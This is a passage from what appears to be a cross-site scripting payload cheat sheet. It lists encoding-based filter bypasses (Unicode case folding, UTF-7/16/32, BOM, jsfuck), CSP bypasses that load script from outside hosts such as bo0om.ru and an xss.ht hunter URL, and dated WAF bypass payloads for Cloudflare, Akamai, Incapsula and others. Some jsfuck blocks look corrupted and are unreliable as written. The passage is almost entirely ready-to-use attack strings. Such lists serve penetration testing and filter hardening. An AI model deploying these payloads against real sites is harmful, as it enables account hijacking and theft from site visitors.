ſ (%c5%bf) .toUpperCase() => S
K (%E2%84%AA).toLowerCase() => k

<ſvg onload=... > become <SVG ONLOAD=...>
<ıframe id=x onload=>.toUpperCase() become <IFRAME ID=X ONLOAD=>
```

Bypass using UTF-7

```
+ADw-img src=+ACI-1+ACI- onerror=+ACI-alert(1)+ACI- /+AD4-
```

Bypass using UTF-8

```
< = %C0%BC = %E0%80%BC = %F0%80%80%BC
> = %C0%BE = %E0%80%BE = %F0%80%80%BE
' = %C0%A7 = %E0%80%A7 = %F0%80%80%A7
" = %C0%A2 = %E0%80%A2 = %F0%80%80%A2
" = %CA%BA
' = %CA%B9
```

Bypass using UTF-16be

```
%00%3C%00s%00v%00g%00/%00o%00n%00l%00o%00a%00d%00=%00a%00l%00e%00r%00t%00(%00)%00%3E%
00
\x00<\x00s\x00v\x00g\x00/\x00o\x00n\x00l\x00o\x00a\x00d\x00=\x00a\x00l\x00e\x00r\x00t
\x00(\x00)\x00>
```

Bypass using UTF-32

```
%00%00%00%00%00%3C%00%00%00s%00%00%00v%00%00%00g%00%00%00/%00%00%00o%00%00%00n%00%00%
00l%00%00%00o%00%00%00a%00%00%00d%00%00%00=%00%00%00a%00%00%00l%00%00%00e%00%00%00r%0
0%00%00t%00%00%00(%00%00%00)%00%00%00%3E
```

Bypass using BOM

Byte Order Mark (The page must begin with the BOM character.) BOM character allows you to override charset of the page

```
BOM Character for UTF-16 Encoding:
Big Endian : 0xFE 0xFF
Little Endian : 0xFF 0xFE
XSS :
```

```
%fe%ff%00%3C%00s%00v%00g%00/%00o%00n%00l%00o%00a%00d%00=%00a%00l%00e%00r%00t%00(%00)%
00%3E

BOM Character for UTF-32 Encoding:
Big Endian : 0x00 0x00 0xFE 0xFF
Little Endian : 0xFF 0xFE 0x00 0x00
XSS :
%00%00%fe%ff%00%00%00%3C%00%00%00s%00%00%00v%00%00%00g%00%00%00/%00%00%00o%00%00%00n%
00%00%00l%00%00%00o%00%00%00a%00%00%00d%00%00%00=%00%00%00a%00%00%00l%00%00%00e%00%00
%00r%00%00%00t%00%00%00(%00%00%00)%00%00%00%3E
```

Bypass using weird encoding or native interpretation

```
<script>\u0061\u006C\u0065\u0072\u0074(1)</script>
<img src="1" onerror="&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;" />
<iframe src="javascript:%61%6c%65%72%74%28%31%29"></iframe>
<script>$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:
({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")
[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+
($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+
($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")
[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")
[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"("+$.___+")"+"\"")())();</script>
<script>(+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+
[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[]
[(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+
[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+
[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+
[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[]
[[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+
[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])
[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])
[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+
[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!!
[]+[])[+!+[]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+!+[]]+(!![]+[])[+[]]+([][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])
[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+
[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+
[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+
[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(!
[]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])
[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+
[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+
[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]+[])[[+!+[]]+[!+[]+!+
[]+!+[]+!+[]]]+[+[]]+([][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+
[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])
[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(!
[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])
[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+
```

```
[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])
[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+
[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]+[])[[+!+[]]+[!+[]+!+
[]+!+[]+!+[]+!+[]]]()</script>
```

Bypass using jsfuck

Bypass using jsfuck

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!!
[]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!!]+[])[+[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]]+
[])[!+[]+!+[]+!+[]]+(!!]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!!]+[])[+[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]+[+[]]]+([]
[[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+[]]+(!!]+[])[+!+[]]+([][[]]+[])
[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!!]+[])[+
[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+[]]+
(!!]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!!]+[])[+
[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]])[+!+[]+[+[]]]+(!!]+[])[+!+[]]((![]+
[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]+(!!]+[])[+
[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!!]+[])[+
[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+!+[]+(!!]+[][(!
[]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!!]+[])[+[]]+(!!]+[])
[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]])[!+[]+!+[]+[+[]]])()
```

CSP Bypass

Check the CSP on https://csp-evaluator.withgoogle.com and the post : How to use Google's CSP Evaluator to bypass CSP

Bypass CSP using JSONP from Google (Trick by @apfeifer27)

//google.com/complete/search?client=chrome&jsonp=alert(1);

```
<script/src=//google.com/complete/search?client=chrome%26jsonp=alert(1);>"
```

More JSONP endpoints:

- /Intruders/jsonp_endpoint.txt
- JSONBee/jsonp.txt

Bypass CSP by lab.wallarm.com

Works for CSP like `Content-Security-Policy: default-src 'self' 'unsafe-inline';`, POC here

```
script=document.createElement('script');
script.src='//bo0om.ru/csp.js';
window.frames[0].document.head.appendChild(script);
```

Bypass CSP by Rhynorater

```
// CSP Bypass with Inline and Eval
d=document;f=d.createElement("iframe");f.src=d.querySelector('link[href*=".css"]').hr
ef;d.body.append(f);s=d.createElement("script");s.src="https://[YOUR_XSSHUNTER_USERNA
ME].xss.ht";setTimeout(function(){f.contentWindow.document.head.append(s);},1000)
```

Bypass CSP by @akita_zen

Works for CSP like `script-src self`

```
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></object>
```

Bypass CSP by @404death

Works for CSP like `script-src 'self' data:` as warned about in the official mozilla documentation.

```
<script src="data:,alert(1)">/</script>
```

Common WAF Bypass

Cloudflare XSS Bypasses by @Bohdan Korzhynskyi

25st January 2021

```
<svg/onrandom=random onload=confirm(1)>
<video onnull=null onmouseover=confirm(1)>
```

21st April 2020

```
<svg/OnLoad="`${prompt``}`">
```

22nd August 2019

```
<svg/onload=%26nbsp;alert`bohdan`+
```

5th June 2019

```
1'"><img/src/onerror=.1|alert``>
```

3rd June 2019

```
<svg onload=prompt%26%230000000040document.domain)>
<svg onload=prompt%26%23x000000028;document.domain)>
xss'"><iframe srcdoc='%26lt;script>;prompt`${document.domain}`%26lt;/script>'>
```

Cloudflare XSS Bypass - 22nd March 2019 (by @RakeshMane10)

```
<svg/onload=&#97&#108&#101&#114&#00116&#40&#41&#x2f&#x2f
```

Cloudflare XSS Bypass - 27th February 2018

```
<a
href="j&Tab;a&Tab;v&Tab;asc&NewLine;ri&Tab;pt&colon;&lpar;a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;(document.domain)&rpar;">X</a>
```

Chrome Auditor - 9th August 2018

```
</script><svg><script>alert(1)-%26apos%3B
```

Live example by @brutelogic - https://brutelogic.com.br/xss.php

Incapsula WAF Bypass by @Alra3ees- 8th March 2018

```
anythinglr00</script><script>alert(document.domain)</script>uxldz

anythinglr00%3c%2fscript%3e%3cscript%3ealert(document.domain)%3c%2fscript%3euxldz
```

Incapsula WAF Bypass by @c0d3G33k - 11th September 2018

```
<object data='data:text/html;;;;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==='>
</object>
```

Incapsula WAF Bypass by @daveysec - 11th May 2019

```
<svg onload\r\n=$.globalEval("al"+"ert()");>
```

Akamai WAF Bypass by @zseano - 18th June 2018

```
?"></script><base%20c%3D=href%3Dhttps:\mysite>
```

Akamai WAF Bypass by @s0md3v - 28th October 2018

```
<dETAILS%0aopen%0aonToGgle%0a=%0aa=prompt,a() x>
```

WordFence WAF Bypass by @brutelogic - 12th September 2018

```
<a href=javas&#99;ript:alert(1)>
```

Fortiweb WAF Bypass by @rezaduty - 9th July 2019

```
\u003e\u003c\u0068\u0031 onclick=alert('1')\u003e
```

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